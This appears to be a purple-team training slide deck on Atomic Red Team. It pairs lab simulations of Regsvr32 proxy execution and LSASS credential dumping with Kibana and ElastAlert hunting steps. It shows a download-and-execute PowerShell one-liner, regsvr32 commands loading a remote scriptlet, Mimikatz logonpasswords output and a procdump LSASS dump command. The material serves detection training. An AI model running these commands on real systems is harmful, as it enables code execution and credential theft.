



LC1200

APTLC: Adversarial Simulation
Atomic Red Team



defensiveorigins.com

© Defensive Origins LLC LC1200.1 – Atomic Red Team

Applied Purple Teaming – LC1200 Adversarial Simulation Atomic Red Team

Related Applied Purple Teaming Lab: L1200

MITRE:

T1219.010 – Signed Binary Proxy Execution / .010 Regsvr32

T1003.001 - OS Credential Dumping / .001 LSASS Memory

S0002 - MimiKatz

Adversarial Simulation Exercises

Atomic Red Team

Improving Posture through Continuous Risk Assessment

- Techniques, as defined in the MITRE Matrix
- Cyclical testing and iteration of controls, defenses, alerts and response
- This is a constantly evolving framework maintained by an amazing community of contributors
- Spreadsheets for documenting progress and growth

Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 22 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/7)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/3)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media
External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)	Boot or Logon Autostart Execution (0/12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (0/2)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon	Deobfuscate/Decode Files or Information	Forced	Domain Trust Discovery	Remote Service	Clipboard Data	
						File and Directory		Data from	



defensiveorigins.com
© Defensive Origins LLC LC1200.2 – Atomic Red Team

<https://mitre-attack.github.io/attack-navigator/v3/enterprise/>

Atomic Purple Team Phase: Ingest/Analysis

Lifecycle Ingest & Goal Setting


The Ingest: **MITRE ATT&CK Framework**

The specific attack/component?

- Any technique in the matrix

The goal of the lifecycle:

- Learn threat emulation lifecycles
- Map APT lifecycles to emulated threats
- Atomic Red Team is not just another tool



defensiveorigins.com
© Defensive Origins LLC LC1200.3 – Atomic Red Team

<https://attack.mitre.org/>
<https://github.com/redcanaryco/atomic-red-team>

Atomic Purple Team Phase: Ingest/Analysis

Links:

<https://attack.mitre.org/>

Planning – Methodology


Perform a holistic review of network and domain

Create a lab / dev / testing environment

Learn how to use the Atomic Red Team toolkit

Review control documents (policies / procedures)

Perform a Lifecycle test against the lab



defensiveorigins.com

© Defensive Origins LLC LC1200.4 – Atomic Red Team

Atomic Purple Team Phase: Planning

Links:

<https://attack.mitre.org/>


<https://atomicredteam.io/>

<https://github.com/redcanaryco/atomic-red-team>

Attack Methodology

MITRE has designed the methodology

- Install the Atomic Red Team framework
- Pick a technique
- Run the attack
- Respond to the emulated threat
- Check for IoCs
- Map IoCs to response processes (create playbooks)
- Validate incident handling procedures
- Ensure alerts are accurate, contain details, and get to the correct personnel (high fidelity)



defensiveorigins.com

© Defensive Origins LLC LC1200.5 – Atomic Red Team

Atomic Purple Team Phase: Attack

Links:

<https://attack.mitre.org/>

<https://atomicredteam.io/>

<https://github.com/redcanaryco/atomic-red-team>

Attack Methodology - Installation

Install the framework with PowerShell:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);  
Install-AtomicRedTeam -getAtomics
```


Note: NuGet provider prompt

```
PS C:\Users\itadmin.LABS> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);  
PS C:\Users\itadmin.LABS> Install-AtomicRedTeam -getAtomics  
  
NuGet provider is required to continue  
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\itadmin.LABS\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and import the NuGet provider now?  
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y  
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function  
See Wiki at https://github.com/redcanaryco/invoke-atomicredteam/wiki for complete details  
PS C:\Users\itadmin.LABS>
```



defensiveorigins.com

© Defensive Origins LLC LC1200.6 - Atomic Red Team



Atomic Purple Team Phase: Attack

Commands:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);  
Install-AtomicRedTeam -getAtomics
```

Links:

<https://attack.mitre.org/>

<https://github.com/redcanaryco/atomic-red-team>

<https://github.com/redcanaryco/invoke-atomicredteam>

Attack Methodology – T1218 – Signed Binary Proxy Execution


Sub-Technique: Regsvr32

Execute T1218.010 (Regsvr32):

Invoke-Atomic Test T1218.010

Calculator should "pop"

```
PS C:\Users\itadmin.LABS> Invoke-AtomicTest T1218.010
PathToAtomicsFolder = C:\AtomicRedTeam\atomics
Executing test: T1218.010-1 Regsvr32 local COM scriptlet execution
Done executing test: T1218.010-1 Regsvr32 local COM scriptlet execution
Executing test: T1218.010-2 Regsvr32 remote COM scriptlet execution
Done executing test: T1218.010-2 Regsvr32 remote COM scriptlet execution
Executing test: T1218.010-3 Regsvr32 local DLL execution
Done executing test: T1218.010-3 Regsvr32 local DLL execution
PS C:\Users\itadmin.LABS>
```



defensiveorigins.com
© Defensive Origins LLC LC1200.7 – Atomic Red Team

Atomic Purple Team Phase: Attack

Commands:

Invoke-Atomic Test T1218.010

MITRE:

T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

Links:

<https://attack.mitre.org/>


<https://github.com/redcanaryco/atomic-red-team>

<https://github.com/redcanaryco/invoke-atomicredteam>

Hunt and Defend Methodology

Check the dashboard:

- Choose the **logs-*** index
- Search **regsvr32**
- Verify time scale is appropriate
- Set refresh period (or not)
- Toggle columns of interest



ws01.lab	regsvr32.exe	/s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/t1218.010/src/regsvr32.sct	regsvr32.exe
s.local		atomic-red-team/master/atomics/t1218.010/src/regsvr32.sct	scrobj.dll
ws01.lab	-	-	-
s.local	-	-	-
ws01.lab	-	-	-
s.local	-	-	-
ws01.lab	"c:\windows\system32\cmd.exe"	/c "regsvr32.exe /s /u /i:https://raw.g	cmd.exe
s.local	ithubusercontent.com/redcanaryco/atomic-red-team/master/atomics/t121	8.010/src/regsvr32.sct	scrobj.dll"



defensiveorigins.com

© Defensive Origins LLC LC1200.8 – Atomic Red Team

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:

'regsvr32'

MITRE:

T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32


Hunt and Defend Methodology

```
Feb 28, 2020 @ 12:50:15.134 param3: CommandInvocation(Write-Host): "Write-Host" ParameterBinding(Write-Host)
Expand Document ParameterBinding(Write-Host): name="Object"; value="T1117-3 Regsvr32 local
fingerprint-winlogbeat7, winlogbeat_7-field_nest_cleanup, winlogbeat_7-copy-winlogbeat-hostname-cleanup, copy-8802-001, copy-8802-002 record_number: 79,
host_name: ws10-01.lab.defensiveorigins.com log_level: information winlog
```

Sort the dashboard output.

- Expand the document
- Toggle the **process_command_line**, **param3**, **rule_techique_name** fields

```
"c:\windows\system32\cmd.exe" / Command-Line Inte -
c ""if "%processor_architectur rface
e%"=="amd64" (c:\windows\syswo Rule Match
w64\regsvr32.exe /s c:\atomicre
dteam\atomics\t1117\bin\allthet
hingsx86.dll) else ( regsvr32.e
xe /s c:\atomicredteam\atomics
Command Line Invocation param3 (PowerShell Invocation)
- - CommandInvocation(Start-Process): "Start-
Process"
ParameterBinding(Start-Process): name="Fi
lePath"; value="cmd.exe"
ParameterBinding(Start-Process): name="Ar
gumentList"; value="/c ""IF "%PROCESSOR_A
RCHITECTURE%"=="AMD64" (C:\Windows\syswow
```



defensiveorigins.com
© Defensive Origins LLC LC1200.9 – Atomic Red Team

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:

'regsvr32'

MITRE:

T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

Attack Methodology


Gather the pre-requisites for T1003 (Credential Dumping)

Invoke-Atomic T1003 -GetPreReqs

Note the addition of "GetPreReqs"

```
PS C:\> Invoke-AtomicTest t1003 -GetPreReqs
PathToAtomicFolder = C:\AtomicRedTeam\atomics

GetPreReq's for: T1003-1 Powershell Mimikatz
No Preqs Defined
GetPreReq's for: T1003-2 Gsecdump
Attempting to satisfy prereq: Windows Credential Editor must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003\bin\gsecdump.exe)
```



Show Available Tests for T1003 (Credential Dumping)

Invoke-Atomic T1003 -ShowDetailsBrief

- Choose a test to execute

```
PS C:\> Invoke-AtomicTest t1003 -ShowDetailsBrief
PathToAtomicFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Windows Credential Editor
T1003-4 Registry dump of SAM, creds, and secrets
T1003-5 Dump LSASS.exe Memory using Procdump
T1003-7 Offline Credential Theft with Mimikatz
T1003-8 Dump Active Directory Database with NTDSUtil
T1003-9 Create Volume Shadow Copy with NTDS.dit
T1003-10 Copy NTDS.dit from Volume Shadow Copy
T1003-11 GPP Passwords (findstr)
T1003-12 GPP Passwords (Get-GPPPassword)
T1003-13 LSASS read with pypykatz
T1003-14 Registry parse with pypykatz
```



defensiveorigins.com
© Defensive Origins LLC LC1200.10 – Atomic Red Team

Atomic Purple Team Phase: Attack

Commands:

```
Invoke-Atomic T1003 -GetPreReqs
Invoke-Atomic T1003 -ShowDetailsBrief
```

MITRE:

T1003 - OS Credential Dumping

Attack Methodology - Mimikatz

Run just T1003 test 1, PowerShell Mimikatz

Invoke-Atomic T1003 -GetPreReqs


```
PS C:\> Invoke-AtomicTest t1003 -TestNumbers 1
PathToAtomicFolder = C:\AtomicRedTeam\atomics

Executing test: T1003-1 Powershell Mimikatz

#####. mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
## ^ ##
## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## v ##
## > http://blog.gentilkiwi.com/mimikatz
#####. Vincent LE TOUX ( vincent.letoux@gmail.com )
#####. > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!
```



defensiveorigins.com
© Defensive Origins LLC LC1200.11 – Atomic Red Team

Atomic Purple Team Phase: Attack

Commands:

```
Invoke-Atomic Test T1003 -TestNumbers 1
```

MITRE:

T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz


Links:

- <https://attack.mitre.org/>
- <https://github.com/redcanaryco/atomic-red-team>
- <https://github.com/redcanaryco/invoke-atomicredteam>
- <https://github.com/gentilkiwi/mimikatz>

Hunt and Defend Methodology

Search for **mimikatz** in Elastic under the logs-* index

- Expand the document (see below)
- Sort the output
- Toggle various fields
- Verify mimikatz is caught in logs



```

SequenceNumber=8383
Userid=LABS\itadmin
HostName=ConsoleHost
SIEM
> CommandInvocation(Write-Output): "Write-Output"
ParameterBinding(Write-Output): name="InputObject"; value="
##### mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com

At C:\AtomicRedTeam\execution-frameworks\Invoke-At
Char:237
+ ... ' = $Artuser ) | Export-Csv -Path $LogPath
+ CategoryInfo : OpenError: (:) [Exp
+ FullyQualifiedErrorId : FileOpenFailure,Mich
Done executing test: T1003-1 Powershell Mimikatz
PS C:\> Invoke-AtomicTest t1003
PathToAtomicsFolder = C:\AtomicRedTeam\atomics
Executing test: T1003-1 Powershell Mimikatz
##### mimikatz 2.2.0 (x64) #18362 Oct 30 20
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( ben
## \ / ## > http://blog.gentilkiwi.com/mim
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com
#####
mimikatz(powershell) # sekurlsa::logonpasswords

```



defensiveorigins.com
© Defensive Origins LLC LC1200.12 – Atomic Red Team



Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:
"mimikatz"

MITRE:
T1003 - OS Credential Dumping / .001 LSASS Memory
S0002 - MimiKatz

Hunt and Defend Methodology

Change the log index to **elastalert_status** and see if anything is getting caught



defensiveorigins.com
© Defensive Origins LLC LC1200.13 – Atomic Red Team

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:

“mimikatz”

MITRE:


T1003 - OS Credential Dumping / .001 LSASS Memory

S0002 - MimiKatz

Hunt and Defend Methodology

Change the log index to **elastalert_status** and see if anything is getting caught

- Clear the search entry
- Verify the time scale and refresh settings are appropriate
- Toggle various fields (**rule_name**, **match_body.process_command_line**, **match_body.RuleName**)
- Check out the MITRE mapping!



rule_name	match_body.process_command_line	match_body.RuleName
Usage-of-Sysinternal-Tools-2_0	c:\atomicredteam\atomics\t1003\bin\procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass_dump.dmp	technique_id=T1003,technique_name=Credential Dumping
Usage-of-Sysinternal-Tools-2_0	"c:\windows\system32\cmd.exe" /c "c:\atomicredteam\atomics\t1003\bin\procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass_dump.dmp"	technique_id=T1059,technique_name=Command-Line Interface



defensiveorigins.com
© Defensive Origins LLC LC1200.14 – Atomic Red Team

Atomic Purple Team Phase: Hunt and Defend

Kibana Search Term:

“mimikatz”


MITRE:

T1003 - OS Credential Dumping / .001 LSASS Memory

S0002 - MimiKatz

Adjust / Harden

- Are adjustments needed to reach LC Goal?
- Document adjustments and attempt attack/defense again.



defensiveorigins.com

© Defensive Origins LLC LC1200.15 – Atomic Red Team

Atomic Purple Team Phase: Adjust / Harden

Lessons Learned

New Techniques Learned?

- Atomic Red Team framework usage


- Elastalert

Gained Experience?

- Regsvr32

- Credential dumping

Has the organization's security posture been improved?



defensiveorigins.com

© Defensive Origins LLC LC1200.16 – Atomic Red Team

Atomic Purple Team Phase: Lessons Learned

MITRE:

T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

T1003 - OS Credential Dumping / .001 LSASS Memory

S0002 - MimiKatz

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com

© Defensive Origins LLC LC1200.17 – Atomic Red Team



Atomic Purple Team Phase: Reporting

Adversarial Simulation Summary

Attack Methodology

Toolkit Locations

<https://github.com/redcanaryco/invoke-atomicredteam>

Commands

```
IEX (IWR  
'https://raw.githubusercontent.com/redcanaryco/in  
voke-atomicredteam/master/install-  
atomicredteam.ps1' -UseBasicParsing);  
Install-AtomicRedTeam -getAtomics
```

Build your own adventures!



defensiveorigins.com

© Defensive Origins LLC LC1200.18 – Atomic Red Team

Detect Methodology

Event IDs

Related to the attack of your choice.

Elastic Query

You have a methodology now, put it to use!

MITRE ATT&CK Maps

Every ART adventure has its own!

Audit Policy Mapping

Will depend as you work through the framework.

Atomic Purple Team Phase: Lessons Learned

Commands:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-  
atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);  
Install-AtomicRedTeam -getAtomics
```

Applied Purple Team Lab: L1200

Related Atomic Purple Team Report: N/A

MITRE:

T1218.010 – Signed Binary Proxy Execution / .010 Regsvr32

T1003 - OS Credential Dumping / .001 LSASS Memory

S0002 - MimiKatz

Event IDs:

4624 - An account was successfully logged on.

4625 - An account failed to log on.

Links:

<https://github.com/redcanaryco/atomic-red-team>

<https://mordordatasets.com/introduction.html>

<https://github.com/OTRF>

<https://attack.mitre.org/>

<https://github.com/redcanaryco/atomic-red-team>

<https://github.com/redcanaryco/invoke-atomicredteam>

https://docs.google.com/document/d/1c8_WRHp68Py9kyMYqMrs6aQ6ppcfLouV8jQ07UY27yE/